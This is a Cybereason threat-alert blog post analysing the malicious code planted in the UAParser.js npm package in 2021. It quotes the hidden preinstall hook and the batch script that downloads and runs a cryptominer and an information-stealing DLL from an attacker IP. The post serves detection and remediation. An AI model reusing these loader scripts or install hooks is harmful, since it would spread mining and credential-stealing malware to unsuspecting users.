

THREAT ALERT: Malicious Code Implant in the UAParser.js Library

cybereason.com/blog/threat-alert-malicious-code-implant-in-the-uaparser.js-library





Written By
Cybereason Global SOC Team

October 27, 2021 | 3 minute read

The Cybereason Global Security Operations Center (SOC) issues Cybereason Threat Alerts to inform customers of emerging impacting threats. The Alerts summarize these threats and provide practical recommendations for protecting against them.

What's Happening?

The Cybereason GSOC Managed Detection and Response (MDR) Team is investigating a series of recent infections that use a code that a malicious actor has implanted in UAParser.js, a JavaScript library that parses **User-Agent** data. Users can install **UAParser.js** on systems as an **npm** package using the npm JavaScript package manager. The implanted malicious code deploys cryptocurrency-mining and information-stealing malware on compromised systems.

Key Observations:

- A malicious actor has implanted code in the source code of the **UAParser.js** library that is distributed as an **npm** software package. The malicious code deploys cryptocurrency-mining and information-stealing malware on compromised systems.
- The number of systems compromised by users installing the malicious **UAParser.js npm** package is not known at this time. The **UAParser.js** library is very popular, with over 7 million downloads per week.
- All versions of the **UAParser.js npm** package later than 0.7.28 at the time of the discovery of the issue are affected. The latest version of the **UAParser.js npm** package at the time of writing, 1.0.1, does not contain the implanted malicious code.

Analysis

A malicious actor has compromised the npm account of a **UAParser.js** developer and has implanted malicious code in the source code of **UAParser.js**, which is distributed as an **npm** software package. This means that users who install the compromised **UAParser.js npm** package execute the implanted malicious code.

The implanted malicious code in the compromised **UAParser.js npm** package runs a script named **preinstall.js**:

```
"title": "UAParser.js",
"name": "ua-parser-js",
"version": "0.7.28",
"version": "0.7.29",
[...]
"main": "src/ua-parser.js",
"scripts": {
  "preinstall": "start /B node preinstall.js & node preinstall.js",
[...]
```

The malicious code runs the preinstall.js script

The **preinstall.js** script first determines the type of the operating system on which the script runs. The **preinstall.js** script runs a Windows Batch script named **preinstall.bat** on Windows systems, and runs a Linux Shell script named **preinstall.sh** on Linux systems:

```
const { exec } = require("child_process");

function terminalLinux(){
[exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    [...]
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
}
```

preinstall.js runs preinstall.bat or preinstall.sh

The **preinstall.bat** and **preinstall.sh** scripts download and execute malicious executables named **jsextension.exe** and **jsextension,** respectively, from an attacker-controlled endpoint with an IP address of **159.148.186[.]228**, located in Latvia. The **jsextension(.exe)** executables implement cryptocurrency-mining malware:

- On Windows systems, the **preinstall.bat** script uses the **curl**, **certutil** or **wget** utility to download and execute **jsextension.exe**. The **jsextension.exe** executable is a Windows executable with a Secure Hash Algorithm (SHA)-256 hash of 7f986cd3c946f274cdec73f80b84855a77bc2a3c765d68897fbc42835629a5d5.
- On Linux systems, the **preinstall.sh** script uses the **curl** or **wget** utility to download and execute **jsextension**. The **jsextension** executable is a Linux executable in Executable and Linkable Format (ELF), with a SHA-256 hash of ea131cc5ccf6aa6544d6cb29cdb78130feed061d2097c6903215be1499464c2e. Note that **preinstall.sh** downloads and executes **jsextension** only if the compromised system is **not** located in Russia, Ukraine, Belarus, or Kazakhstan (country codes RU, UA, BY, and KZ, respectively):

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
```

preinstall.bat uses the curl, certutil or the wget utility to download jsextension.exe

Windows Systems

On Windows systems, in addition to **jsextension.exe**, **preinstall.bat** downloads a malicious executable named **create.dll** from an attacker-controlled endpoint, **citationsherbe[.]at**, located in Russia. The **create.dll** executable is a Windows dynamic-link library (DLL) with a SHA-256 hash of **bb8ccdcf17761f1e86d8ebbc1a12b123929c48c5eea4739b7619bd53728d412b**. The **create.dll** file implements information-stealing malware.

After **preinstall.bat** downloads **jsextension.exe** and **create.dll**, it uses the **tasklist** Windows utility to determine whether **jsextension.exe** is already running on the compromised system. If **jsextension.exe** is not running, **preinstall.bat** executes first **jsextension.exe** and then **create.dll** by using the **regsvr32.exe** Windows utility:

```
[...]
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q
-o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH
--cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

preinstall.bat executes jsextension.exe and create.dll

Cybereason Recommendations

Cybereason recommends the following:

- Determine whether users have installed a compromised **UAParser.js npm** package on your systems. Update the **UAParser.js** library installed on your systems to the latest version of the library.
- Use secure passwords, regularly rotate passwords, and use multi-factor authentication where possible.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

About the Researchers:

Gal Romano, Senior Security Analyst, Cybereason Global SOC

Gal Romano is a Senior Security Analyst with the Cybereason Global SOC (GSOC) team. He is involved in malware analysis, mobile malware analysis, and threat hunting activities. Gal was involved in several milestone projects in Cybereason, such as the SOC Extended Detection and Response (XDR) initiative.

Rotem Rostami, Security Analyst, Cybereason Global SOC

Rotem Rostami is a Security Analyst with the Cybereason Global SOC (GSOC) team. She is involved in malware analysis activities and triages security incidents effectively and precisely. Rotem has a deep understanding of the malicious operations prevalent in the current threat landscape. Rotem has been working in the cybersecurity industry since 2018.

Aleksandar Milenkoski, Senior Threat and Malware Analyst, Cybereason Global SOC

Aleksandar Milenkoski is a Senior Threat and Malware Analyst with the Cybereason Global SOC (GSOC) team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. Prior to Cybereason, his work focused on research in intrusion detection and reverse engineering security mechanisms in the Windows 10 operating system.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team